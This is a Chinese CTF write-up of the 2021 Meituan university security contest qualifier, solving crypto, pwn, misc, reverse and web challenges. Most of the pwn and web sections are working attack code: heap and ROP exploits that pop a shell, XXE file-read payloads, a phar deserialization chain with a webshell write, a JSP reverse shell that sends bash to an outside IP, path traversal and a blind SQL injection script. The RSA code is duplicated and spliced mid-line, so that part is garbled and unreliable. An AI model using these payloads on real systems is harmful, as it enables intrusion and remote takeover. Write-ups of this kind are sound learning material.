




第四届2021美团网络安全高校挑战赛初赛部分wp

原创

七堇墨年  于 2021-12-23 00:34:54 发布  643  收藏

文章标签: [安全](#)

版权声明: 本文为博主原创文章, 遵循 [CC 4.0 BY-SA](#) 版权协议, 转载请附上原文出处链接和本声明。

本文链接: <https://blog.csdn.net/justruofeng/article/details/122097686>

版权

第四届2021美团网络安全高校挑战赛初赛

公众号: Th0r安全

文章目录

第四届2021美团网络安全高校挑战赛初赛

Crypto

Symbol

hamburgerRSA

PWN

babyrop

bookshop

Misc

Un(ix)zip

Reverse

Random

Web

UpStorage

HackMe

EasySQL

Crypto

Symbol


打开附件发现一张图片

$b \lambda \alpha \gamma \{ \forall \oplus \nu _ \Lambda \alpha T \epsilon \Xi _ M \approx \triangleleft h \}$

发现是 LaTeX 数学符号，对照网址：<https://blog.csdn.net/LCCFlccf/article/details/89643585>，分别找出每个字符所代表的单词：

flag{flatlambdalphagamma{forallplusnu_LambdaalphaTepsilonXi_Mapproxtriangleleftthbar}太长了，然后发现前四个的首字母拼出来为 flag，选取每个首字母为：flag{fun_LaTeX_Math}

将 flag{} 中字母 md5 得到 flag



flag{e1b217dc3b5e90b237b45e0a636e5a86}

hamburgerRSA

原题，参考链接 <https://huangx607087.online/2021/08/03/CryptoCTFWriteUp1/#toc-heading-5> 中的 4.hamul

exp 如下

```
from Crypto.Util.number import *
import gmpy2
n =
177269125756508652546242326065138402971542751112423326033880862868822
164234452280738170245589798474033047460920552550018968571267978283756
742722231922451193
c =
477180226013245433990783959570950837532016313328089494069270915890448
375564693008077284840355814479609546035403481525010531000671394868873
67207461593404096
e = 65537
def getpq(p,q):
P = int(str(p) + str(p))
Q = int(str(q) + str(q))
PP = int(str(P) + str(Q))
QQ = int(str(Q) + str(P))
return PP,QQ
p,q=9788542938580474429 , 18109858317913867117
p,q=getpq(p,q)
phi=(p-1)*(q-1)
```

```

d=inverse(e,phi)
print(long_to_bytes(pow(c,d,n)))
# #Sagemath
#
n=1772691257565086525462423260651384029715427511124233260338808628688
221642344522807381702455897984740330474609205525500189685712679782837
56742722231922451193
# 177269125756508652526742722231922451193
# n=n - 2*(10**136)
# H,L=n//10**136,n%10**19
# factor(int(str(H)+str(L)))
# #9788542938580474429 * 18109858317913867117
for i in table:
for j in table:
for k in table:
tmp = i + j + k
num = int(str1 + tmp + str2)
print(factor(num))
print(b'\n'from Crypto.Util.number import *
import gmpy2
n =
177269125756508652546242326065138402971542751112423326033880862868822
164234452280738170245589798474033047460920552550018968571267978283756
742722231922451193
c =
477180226013245433990783959570950837532016313328089494069270915890448
375564693008077284840355814479609546035403481525010531000671394868873
67207461593404096
e = 65537
def getpq(p,q):
P = int(str(p) + str(p))
Q = int(str(q) + str(q))
PP = int(str(P) + str(Q))
QQ = int(str(Q) + str(P))
return PP,QQ
p,q=9788542938580474429 , 18109858317913867117
p,q=getpq(p,q)
phi=(p-1)*(q-1)
d=inverse(e,phi)
print(long_to_bytes(pow(c,d,n)))
# #Sagemath
#
n=1772691257565086525462423260651384029715427511124233260338808628688
221642344522807381702455897984740330474609205525500189685712679782837
56742722231922451193
# 177269125756508652526742722231922451193
# n=n - 2*(10**136)
# H,L=n//10**136,n%10**19
# factor(int(str(H)+str(L)))
# #9788542938580474429 * 18109858317913867117
for i in table:
for j in table:
for k in table:
tmp = i + j + k
num = int(str1 + tmp + str2)
print(factor(num))
print(b'\n')

```

flag{f8d8bfa5-6c7f-14cb-908b-abc1e96946c6}

PWN

babyrop

泄露 canary 然后 ret2libc, 算出 libc 基地址, 然后找出 system 和 binsh 在 libc 里面的地址加上 libc 基地址就是他们真正的地址。再找寄存器来控制返回地址, 这里选用 poprdi 来做为控制寄存器。rsp 和 rbp 用来进行栈迁移。

exp:

```
from pwn import *
import time
io=process('./br')
io=remote('123.56.122.14',22392)
elf=ELF("./br")
libc=ELF("/lib/x86_64-linux-gnu/libc.so.6")
context.log_level='debug'
rdi=0x00000000000400913
io.recv()
io.send('a'*0x18+'b')
io.recvuntil('b')
canary=u64(io.recv(7).rjust(8,'\x00'))
io.recv()
io.sendline(str(0x4009ae))
io.recv()
io.send('a'*0x18+p64(canary)+p64(0x601928)+p64(0x40072e))
io.send('a'*0x18+p64(canary)+p64(0x601940)+p64(0x40072e))
io.send(p64(canary)+p64(0x601950)+p64(rdi)+p64(elf.got['puts'])+p64(elf.plt['puts'])+p64(0x400717))
libc_base=u64(io.recvuntil("\x7f")[-6:].ljust(8,"\x00"))-libc.sym['puts']
system=libc_base+libc.sym['system']
sh=libc_base+libc.search('/bin/sh').next()
io.send('a'*0x18+p64(canary)+p64(0x601960)+p64(0x40072e))
io.send(p64(canary)+p64(0x000000000400284)+p64(rdi)+p64(sh)+p64(system))
io.interactive()
```

flag{16d5f886-2720-450c-b82e-7a0def2bed46}

bookshop

uaf.2.31 给的大小很大没什么用, 无 edit 那就最好想到 fastbin double free。利用 double free 修改 chunk size 构造 0x420 大小的 chunk 避开 tcache 减少堆的数量, 毕竟这题目就是故意的只给 24 个 chunk。

构造完成后可以泄露 libc, 再去利用第一次构造遗留下的指针, 按特定顺序 free 即可形成循环链表, 直接改 fd, 最后 hook attack 我们可以看下 tc 链表

```
pwndbg> bin
tcachebins
0x80 [ 3]: 0x5555555592a0 → 0x5555555592b0 → 0x555555559320 ← 0x421
```

我们再去看看 0x2b0 里面的东西就可以一目了然了

```
pwndbg> x/32gx 0x5555555592b0
0x5555555592b0: 0x0000555555559320 0x0000555555559010
0x5555555592c0: 0x00005555555592a0 0x00005555555592a0
0x5555555592d0: 0x000000000000421 0x000000000000421
```

就是一个简单的循环链表, 下次申请读写区域就是在 0x2a0 但是 2a0 是 free 态, fd 有效直接写入 hook 完

```

from pwn import *
r=process('./bookshop')
#context.log_level='debug' libc=ELF('/Lib/x86_64-linux-gnu/libc.so.6')
def add(con):
r.sendlineafter(">> ",str(1))
r.sendafter("> ",con)
def dele(idx):
r.sendlineafter(">> ",str(2))
r.sendlineafter("bag?\n",str(idx))
def show(idx):
r.sendlineafter(">> ",str(3))
r.sendlineafter("read?\n",str(idx))
r.recv()
r.sendline(str(0x78))
for i in range(9):
add('1')#0-8
for i in range(9):
dele(i)
dele(7)
show(2)
r.recvuntil("t: ")
base=u64(r.recv(6)+b'\x00'*2)-0x70
print(hex(base))
for i in range(7):
add(p64(0x421)*14)#9-15 伪造 chunk
add(p64(base)+p64(0))#16
add(p64(0x21)*14)#17
add(p64(0x21)*14)#18 17-18 是为了绕过合并检测
add('a')#19
dele(19)
show(19)
r.recvuntil("t: ")
libc_base=u64(r.recv(6)+b'\x00'*2)-0x1ebbe0
print(hex(libc_base))
f_hook = libc_base+libc.sym['__free_hook']
system = libc_base+libc.sym['system']
add('a')#20
dele(1)
dele(19)
dele(0)
add(p64(0)*2+p64(f_hook))#21
add('/bin/sh\x00')#22
add(p64(system))#23
dele(22)
#gdb.attach(r)
r.interactive()

```

Misc

Un(ix)zip

拿到附件解压出来，是一堆文件，打开是 0 字节的数字，根据出现的数字挨个排列出来字母，就有了一串 base64，但是是全大写，根据内容拼成有意义的字母得到 flag

名称	修改日期	类型	大小
4	2018/5/3 0:03	文件夹	
6	2018/5/3 0:03	文件夹	
7	2018/5/3 0:03	文件夹	
...

B	2018/5/3 0:03	文件夹
A	2018/5/3 0:03	文件夹
H	2018/5/3 0:03	文件夹
I	2018/5/3 0:03	文件夹
K	2018/5/3 0:03	文件夹
L	2018/5/3 0:03	文件夹
O	2018/5/3 0:03	文件夹
P	2018/5/3 0:03	文件夹
Q	2018/5/3 0:03	文件夹
T	2018/5/3 0:03	文件夹
Y	2018/5/3 0:03	文件夹
0	2021/11/23 18:17	文件夹
S	2021/11/23 18:18	文件夹
U	2021/11/23 18:18	文件夹
N	2021/11/23 18:18	文件夹
2	2021/11/23 18:19	文件夹
5	2021/11/23 18:19	文件夹
C	2021/11/23 18:19	文件夹
B	2021/11/23 18:19	文件夹
D	2021/11/23 18:19	文件夹
E	2021/11/23 18:19	文件夹
J	2021/11/23 18:19	文件夹
Z	2021/11/23 18:20	文件夹
1	2021/11/23 18:25	文件夹
3	2021/11/23 18:25	文件夹
9	2021/11/23 18:25	文件夹
F	2021/11/23 18:25	文件夹
G	2021/11/23 18:25	文件夹
M	2021/11/23 18:25	文件夹
R	2021/11/23 18:25	文件夹
V	2021/11/23 18:25	文件夹
W	2021/11/23 18:25	文件夹
X	2021/11/23 19:02	文件夹

CSDN @七堇墨年

字符串:

ZmxhZ3tXZWxjMG11X1VuejFwX1dvbmRlcjR9

ZmxhZ3tXZWxjMG11X1VuejFwX1dvbmRlcjR9

清空 加密 解密 解密为UTF-8字节流

flag {Welc0me_Unz1p_Wonder4}

CSDN @七堇墨年

得到 flag: flag{Welc0me_Unz1p_Wonder4}

[Reverse](#)

[Random](#)

程序随机数没有指定随机种子，第一个随机为固定值，因此使用其做种子之后整个序列都是固定的，但是程序逻辑有点小坑没有写出复现代码，所以直接动调拿结果：

在这里下断点

```
34     v7 = v6;
35     dword_98336C = v6;
36     v9 = v6;
37 }
38 while ( v6 < 42 );
39 v10 = "fake input..\n";
40 if ( v7 == 42 )
41     v10 = "congratulation!\n";
```

执行后在弹窗让 IDA 自动把异常传给程序 触发断点后就可以跟进拿到运算结果

```
data:00983370 ; char byte_983370[48]
data:00983370 byte_983370 db 58h ; DATA XREF: _main+3E
data:00983370 ; _main+A1↑w ...
data:00983371 db 90h
data:00983372 db 0FAh
data:00983373 db 0D8h
data:00983374 db 0DCh
data:00983375 db 1Dh
data:00983376 db 0DDh
data:00983377 db 0CAh
data:00983378 db 0D8h
data:00983379 db 0F5h
data:0098337A db 27h ; '
data:0098337B db 0A6h
data:0098337C db 0A8h
data:0098337D db 80h ; €
data:0098337E db 95h
data:0098337F db 0D8h
data:00983380 db 0F2h
data:00983381 db 0F7h
data:00983382 db 0B1h
data:00983383 db 8Eh
data:00983384 db 0Fh
```

这里我的输入是 48 个 1，所以

Flag=ord("1")^ byte_983370[i]^ byte_E62138[i]

byte_E62138 是程序写死的，byte_983370 是上图动调的运行结果


写脚本得到 flag

```

#include <stdio.h>
#include <stdbool.h>
#include <iostream>
#include<stdint.h>
using namespace std;
char byte_E62138[44]={0x3E, 0xCD, 0xAA, 0x8E, 0x96, 0x1F, 0x89, 0xCD, 0xDB, 0xF1, 0x70, 0xF2, 0xA9, 0x9C, 0xC2,
0x8B, 0xF2, 0xFE, 0xAD, 0x8B, 0x58, 0x7C, 0x2F, 0x3, 0x4A, 0x65, 0x31, 0x89, 0x76, 0x57, 0x88, 0xDF, 0xB8, 0xE9,
0x1, 0xE9, 0xDE, 0xE5, 0x86, 0x68, 0x8F, 0x24, 0xD3, 0x5A};
char key[44] =
{0x69,0x90,0xFA,0xD8,0xDC,0x1D,0xDD,0xCA,0xD8,0xF5,0x27,0xA6,0xA8,0x80,0x95,0xD8,0xF2,0
xF7,0xB1,0x8E,0x0F,0x75,0x29,0x1F,0x42,0x67,0x63,0x89,0x6A,0x57,0xDC,0x8D,0xBB,0xE9,0x07 , 0xBE,0xD7,0xE2,0x80,0
x60,0x88,0x68,0xD3,0x5A};
int v4; // eax
int __cdecl main(int argc, const char** argv, const char** envp){
int v3; // ecx
int v5; // esi
int v6; // edx
int v7; // ecx
int v8; // esi
int v9; // eax
char* v10; // eax
int v12; // [esp-4h] [ebp-2Ch]
const char** v13; // [esp+0h] [ebp-28h]
const char** v14; // [esp+4h] [ebp-24h]
for (int i = 0; i < 44; i++) {
byte_E62138[i] ^= key[i]^49;
}
cout << byte_E62138 << endl;
return 0;
}

```

运行输出就是 flag



flag{3e625fe0-fb18-4f87-93c1-1ec217f86796}

Web

UpStorage

登录那里能 xml 注入读文件

```

<?xml version="1.0" ?>
<!DOCTYPE feng [
<!ENTITY file SYSTEM "php://filter/read=convert.base64-encode/resource=/etc/passwd">
]>
<user><username>&file;</username><password>feng1</password></user>

```

读一下 login.php, upload.php, class.php


```
<?php
session_start();
if (!isset($_SESSION['login'])) {
header("Location: login.php");
die();
}
include "class.php";
if (isset($_FILES["file"])) {
$dst_path = 'upload/'.md5("test".$_SERVER['REMOTE_ADDR']);
@mkdir($dst_path);
file_put_contents($dst_path.'/index.html', 'Nothing!');
$filename = $_FILES["file"]["name"];
$file = new File();
$basename = $file->get_file_name($filename);
$fileext = $file->get_real_ext($_FILES["file"]["type"]);
$dst_path = $dst_path."/".md5($basename).$fileext;
$filesize = $file->get_file_size($filename);
if (strlen($filename) < 70 && strlen($filename) != 0) {
move_uploaded_file($_FILES["file"]["tmp_name"], $dst_path);
$response = array("success" => true, "message" => "File upload success", "filesize" =>
$filesize);
Header("Content-type: application/json");
echo json_encode($response);
} else {
$response = array("success" => false, "error" => "Invalid filename");
Header("Content-type: application/json");
echo json_encode($response);
}
}
?>
```

```

<?php
session_start();
if (isset($_SESSION['login'])) {
header("Location: index.php");
die();
}
?>
<?php
ini_set("display_errors", "On");
error_reporting(E_ALL | E_STRICT);
include "class.php";
libxml_disable_entity_loader(false);
$xmlfile = file_get_contents('php://input');
try{
$dom = new DOMDocument();
$dom->loadXML($xmlfile, LIBXML_NOENT | LIBXML_DTDLOAD);
$creds = simplexml_import_dom($dom);
$username = $creds->username;
$password = $creds->password;
$user = new User();
if (strlen($username) < 20 && $user->verify_user($username, $password)) {
$_SESSION['login'] = true;
$_SESSION['address'] = $_SERVER['REMOTE_ADDR'];
$result = sprintf("<result><code>%d</code><msg>%s</msg></result>",1,$username);
header('Content-Type: text/html; charset=utf-8');
echo $result;
die("<script>window.location.href='index.php';</script>");
} else{
$result = sprintf("<result><code>%d</code><msg>%s</msg></result>",0,$username);
header('Content-Type: text/html; charset=utf-8');
die($result);
}
}catch(Exception $e) {
$result =
sprintf("<result><code>%d</code><msg>%s</msg></result>",3,$e->getMessage());
header('Content-Type: text/html; charset=utf-8');
echo $result;
}
?>

```

```

<?php
abstract class Users {
public $db;
abstract public function verify_user($username, $password);
abstract public function check_user_exist($username);
abstract public function add_user($username, $password);
abstract protected function eval();
public function test() {
$this->eval();
}
}
class User extends Users {
public $db;
private $func;
protected $param;
public function __construct() {
global $db;
$this->db = $db;
}
public function verify_user($username, $password) {

```

```

public function verify_user($username, $password) {
if (!$this->check_user_exist($username)) {
return false;
}
$password = md5($password . "7a28b8eb92558ea2");
$stmt = $this->db->prepare("SELECT `password` FROM `users` WHERE `username` = ?;");
$stmt->bind_param("s", $username);
$stmt->execute();
$stmt->bind_result($expect);
$stmt->fetch();
if (isset($expect) && $expect === $password) {
return true;
}
return false;
}

public function check_user_exist($username) {
$stmt = $this->db->prepare("SELECT `username` FROM `users` WHERE `username` = ?
LIMIT 1;");
$stmt->bind_param("s", $username);
$stmt->execute();
$stmt->store_result();
$count = $stmt->num_rows;
if ($count === 0) {
return false;
}
return true;
}

public function add_user($username, $password) {
if ($this->check_user_exist($username)) {
return false;
}
$password = md5($password . "7a28b8eb92558ea2");
$stmt = $this->db->prepare("INSERT INTO `users` (`id`, `username`, `password`) VALUES
(NULL, ?, ?);");
$stmt->bind_param("ss", $username, $password);
$stmt->execute();
return true;
}

protected function eval() {
if (is_array($this->param)) {
($this->func)($this->param);
} else {
die("no!");
}
}

}

}

class Welcome{
public $file;
public $username;
public $password;
public $verify;
public $greeting;
public function __toString(){
return $this->verify->verify_user($this->username,$this->password);
}

public function __wakeup(){
$this->greeting = "Welcome ".$this->username.".";
}
}

}

class File {

```

```

public $filename;
public $fileext;
public $basename;
public function check_file_exist($filename) {
if (file_exists($filename) && !is_dir($filename)) {
return true;
} else {
return false;
}
}

public function get_real_ext($mimetype) {
switch ($mimetype) {
case 'image/gif':
$this->fileext = ".gif";
return $this->fileext;
case 'image/jpeg':
$this->fileext = ".jpg";
return $this->fileext;
case 'image/png':
$this->fileext = ".png";
return $this->fileext;
default:
$this->fileext = ".gif";
return $this->fileext;
}
}

public function get_file_name($filename) {
$pos = strrpos($filename, ".");
if ($pos !== false) {
$this->basename = substr($filename, 0, $pos);
return $this->basename;
}
}

public function __call($func, $params) {
foreach($params as $param){
if($this->check_file_exist($param)) {
$this->filename->test();
}
}
}

public function get_file_size($filename) {
$size = filesize($filename);
$units = array(' B', ' KB', ' MB', ' GB', ' TB');
for ($i = 0; $size >= 1024 && $i < 4; $i++) $size /= 1024;
return round($size, 2).$units[$i];
}
}

class Logs {
public $log;
public function log() {
$log = $_GET['log'];
if(preg_match("/rot13|base|toupper|encode|decode|convert|bzip2/i", $log)) {
die("hack!");
}
file_put_contents($log, '<?php exit();'. $log);
}
}
?>

```

很明显的 phar 触发反序列化了，关键在于上传的路径不知道：

```
$dst_path = 'upload/'.md5("test".$_SERVER['REMOTE_ADDR']);
```

本来是知道的，但是经过测试可以发现靶机那边可能还有 apache 的代理，导致了 remote_addr 没法知道。但是 login.php 那里把它写在了 session 里面

```
$_SESSION['login'] = true;
$_SESSION['address'] = $_SERVER['REMOTE_ADDR'];
```

拿上面的 xml 读文件读一下 session 即可得到路径，session 文件的位置经过测试是在 `/var/lib/php/sessions/`。反序列化不说了，很容易构造，生成 phar

```
<?php
abstract class Users {
public $db;
abstract public function verify_user($username, $password);
abstract public function check_user_exist($username);
abstract public function add_user($username, $password);
abstract protected function eval();
public function test() {
$this->eval();
}
}
class User extends Users {
public $db;
private $func;
protected $param;
public function __construct() {
global $db;
//$this->db = $db;
$this->func = "call_user_func";
$this->param = ["Logs", "log"];
}
public function verify_user($username, $password) {
if (!$this->check_user_exist($username)) {
return false;
}
$password = md5($password . "7a28b8eb92558ea2");
$stmt = $this->db->prepare("SELECT `password` FROM `users` WHERE `username` = ?;");
$stmt->bind_param("s", $username);
$stmt->execute();
$stmt->bind_result($expect);
$stmt->fetch();
if (isset($expect) && $expect === $password) {
return true;
}
return false;
}
public function check_user_exist($username) {
$stmt = $this->db->prepare("SELECT `username` FROM `users` WHERE `username` = ?
LIMIT 1;");
$stmt->bind_param("s", $username);
$stmt->execute();
$stmt->store_result();
$count = $stmt->num_rows;
if ($count === 0) {
return false;
}
}
```

```

return true;
}
public function add_user($username, $password) {
if ($this->check_user_exist($username)) {
return false;
}
$password = md5($password . "7a28b8eb92558ea2");
$stmt = $this->db->prepare("INSERT INTO `users` (`id`, `username`, `password`) VALUES
(NULL, ?, ?);");
$stmt->bind_param("ss", $username, $password);
$stmt->execute();
return true;
}
protected function eval() {
if (is_array($this->param)) {
//var_dump($this->param);
($this->func)($this->param);
} else {
die("no!");
}
}
}
}
class Welcome{
public $file;
public $username;
public $password;
public $verify;
public $greeting;
public function __construct(){
$this->verify = new File();
//$this->username = new Welcome();
$this->password = "/etc/passwd";
}
public function __toString(){
return $this->verify->verify_user($this->username,$this->password);
}
public function __wakeup(){
$this->greeting = "Welcome ".$this->username.".";
}
}
class File {
public $filename;
public $fileext;
public $basename;
public function check_file_exist($filename) {
if (file_exists($filename) && !is_dir($filename)) {
return true;
} else {
return false;
}
}
public function __construct(){
$this->filename = new User();
}
public function __call($func, $params) {
foreach($params as $param){
if($this->check_file_exist($param)) {
$this->filename->test();
}
}
}
}

```

```

}
}
}
class Logs {
public $log;
public function log() {
$log = $_GET['log'];
if(preg_match("/rot13|base|toupper|encode|decode|convert|gzip2/i", $log)) {
die("hack!");
}
var_dump($log);
file_put_contents($log, '<?php exit();'.$log);
exit();
}
}
$a = new Welcome();
$a->username = new Welcome();
$a->username->username = "/etc/passwd";
@unlink("phar.phar");
$phar = new Phar("phar.phar"); //后缀名必须为 phar
$phar->startBuffering();
$phar->setStub("<?php __HALT_COMPILER(); ?>"); //设置 stub
$phar->setMetadata($a); //将自定义的 meta-data 存入 manifest
$phar->addFromString("test.txt", "test"); //添加要压缩的文件
//签名自动计算
$phar->stopBuffering();
?>

```

然后后缀改成 png 后上传，然后触发 phar 即可反序列化，触发点不止一个，用 xml 的那个了：

```

<?xml version="1.0" ?>
<!DOCTYPE feng [
<!ENTITY file SYSTEM
"phar:///var/www/html/upload/9603c62adf13a9213ea31b712d5c320f/0cc175b9c0f1b6a831c39
9e269772661.png">
]>
<user><username>&file;</username><password>feng1</password></user>

```

然后就是最后的 log 传参

```

$log = $_GET['log'];
if(preg_match("/rot13|base|toupper|encode|decode|convert|gzip2/i", $log)) {
die("hack!");
}
file_put_contents($log, '<?php exit();'.$log);
exit();

```

```
?log=php://filter/write=string.7%32ot13|<?=fLfgrz($_TRG[0]);?>/resource=feng.php
```

然后 /readflag 即可。

```
flag{4299d308-b095-464f-96be-d6306e187917}
```

HackMe


类似 <https://www.anquanke.com/post/id/259487#h2-8> 这道题

但是爆破及其麻烦

uft16BE 编

```
<% Runtime.getRuntime().exec("bash -c
{echo,YmFzaCAtaSA+JiAvZGV2L3RjcC80Ny4xMDAuMjcuMTE0LzgwNTYgMD4mMQ==}|{base64,-d}
|{bash,-i}"); %
```

文件上传



The screenshot shows a web browser window with two panes. The left pane displays the browser's developer tools, showing the network tab with a request to 'page.jsp?file=upload'. The right pane shows the response content, which is an HTML page with a title 'Document' and a style attribute 'border: 1px solid black;'. The response also includes a meta charset of 'UTF-8' and a viewport meta tag.

然后爆破包含，bp 爆破不出来

```
import requests
url =
"http://eci-2zeahv4vzgsav1z5d0ey.cloudeci1.ichunqiu.com:8888/page.jsp?file=upload/4e5b09b2
149f7619cca155c8bd6d8ee5/20211211105409%s"
for i in range(1,999):
re = requests.get(url%(str(i).rjust(3,'0')))
print(url%(str(i).rjust(3,'0')))
if "Something went wrong" not in re.text:
print(re.text)
print(i)
exit(0)
```

日期是 12 小时

```
155c8bd6d8ee5/20211211105409641
http://eci-2zeahv4vzgsav1z5d0ey.cloudeci1.ichunqiu.c
155c8bd6d8ee5/20211211105409642
http://eci-2zeahv4vzgsav1z5d0ey.cloudeci1.ichunqiu.c
155c8bd6d8ee5/20211211105409643
http://eci-2zeahv4vzgsav1z5d0ey.cloudeci1.ichunqiu.c
155c8bd6d8ee5/20211211105409644
<!DOCTYPE html>

<html>
<head>
<meta charset="ISO-8859-1">
<title>Insert title here</title>
</head>
<body>
```



```
</body>  
</html>
```

644

CSDN @七堇墨年

服务器 nc 监听

```
[root@feng ctf_work_dir]# nc -lvvp 8056  
Ncat: Version 7.70 ( https://nmap.org/ncat )  
Ncat: Listening on :::8056  
Ncat: Listening on 0.0.0.0:8056  
Ncat: Connection from 39.105.23.123.  
Ncat: Connection from 39.105.23.123:29047.  
bash: cannot set terminal process group (10): Inappropriate ioctl for device  
bash: no job control in this shell  
ctfer@engine-1:/$ ls /  
ls /  
apache-tomcat-8.5.71.tar.gz  
bin  
boot  
dev  
etc  
flag  
home  
lib  
lib32  
lib64  
libx32  
media  
mnt  
opt  
proc  
root  
run  
sbin  
srv  
start.sh  
sys
```

CSDN @七堇墨年

EasySQL

```

1 $(document).ready(function () {
2     var datas = new Object();
3     datas.islogin = true;
4     datas.pic = "banner.jpg";
5     var data = JSON.stringify(datas)
6
7     $.ajax({
8         url: "/images",
9         type: "POST",
10        data: data,
11        success: function (msg) {
12            if(location.href.indexOf("#reloaded")==-1){
13                location.href=location.href+"#reloaded";
14                location.reload();
15            }
16        }
17    })
18 })
19

```

CSDN @七堇墨年

构造

```

Content-Length: 64
Cache-Control: max-age=0
Upgrade-Insecure-Requests: 1
Origin: http://eci-2zehb059861cmojp3n22.cloudec11.ichunqiu.com:8888
Content-Type: application/x-www-form-urlencoded
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/96.0.4664.93 Safari/537.36
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9
Referer: http://eci-2zehb059861cmojp3n22.cloudec11.ichunqiu.com:8888/home
Accept-Encoding: gzip, deflate
Accept-Language: en-US,en;q=0.9,zh-HK;q=0.8,zh-CN;q=0.7,zh;q=0.6
Cookie: chkphone=acWxNpxhQpDiAchhNuSnEqyiQuDI00000;
_jsluid_h=bc1775f926f09e92d8e12d24fc110;
session=.eJw18sJgDAMQF.cJORcHcAlniBrrpCSStkRd7ceVLPJZKTRVEci1c0eMqCI86ky4cZBSO3
)ZJnDuffBUlb1Aze4BmFUxTg50uBvsl1bKbS2i9_sl-EhE-LzZbJmQ.YbSqMA.MQ0PEWV6Rvems3w_
?LuEiL2etqk
Connection: close

{"isLogin":true,"pic":"./././././././proc/self/environ"}

```

```

HTTP/1.1 200 OK
Date: Sat, 11 Dec 2021 13:41:59 GMT
Content-Type: text/html; charset=utf-8
Content-Length: 38
Connection: close
Vary: Cookie
Set-Cookie:
session=.eJxlyzEKgDAMheGihMzS7i7CMwSNGiJpK1QxLtbByfthbe_LpScbBPFsXjIAQ-ZccQQ4n-H
2xwzpZWynulKm2HO3VRLnbiZfRMkb1Mw-QLMKpqNBtieDFSVsptLaR2_YYdEHPcDnrMTCQ.YbSqP
w.IQJLlqplvKYKx4It0B4HFNOFhco; HttpOnly; Path=/
X-Via-JSL: 5c465f4,-
X-Cache: bypass

./././././././proc/self/environ

```

CSDN @七堇墨年

替换 session 刷新/home 获得环境变量的 base64，解密获得 session 的 secretck

```

粘贴文本 选择文件 (.txt) 执行结果
MAIL=/var/mail/ctfer USER=ctfer HOSTNAME=engine-
1 SECRET_KEY=ookwjdiwoahwphjdpawhjp0649491a6wd949awdawdada SHLVL=1 HOME=/home/ctfer LOGNAME=ctfer _=/usr/bin
/su TERM=xterm PATH=/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin:/usr/games:/usr/local/games:/snap/bin LANG=C.UTF-
8 DEBIAN_FRONTEND=noninteractive SHELL=/bin/sh HINT_JS_HERE=Mysql 8, and I executed CREATE DATABASE ctf DEFAULT
COLLATE utf8_general_ci PWD=/home/src

```

CSDN @七堇墨年

分析源码可知 session 中 user 处存在注入

exp:

```

import requests
import flask_unsign
u = "http://eci-2zehb059861cmojp3n22.cloudeci1.ichunqiu.com:8888/home"
secretkey = 'ookwjdiwoahwphjdpawhjpo649491a6wd949awdawdada' flag = '' for i in range(1,90):
for j in range(32,127):
tmp = flag+chr(j)
#session = {'islogin': True, 'pic': '', 'profiles': '', 'user':
''1'or('%s'>(select(hex(group_concat(table_name)))from(information_schema.tables)where(tabl
e_schema='ctf'))or'1'='2''%tmp}
session = {'islogin': True, 'pic': '', 'profiles': '', 'user':
''1'or('%s'>(select(hex(group_concat(flaggggggg))from(flagggishere)))or'1'='2''%tmp}
session = flask_unsign.sign(session, secret=secretkey)
# print(session)
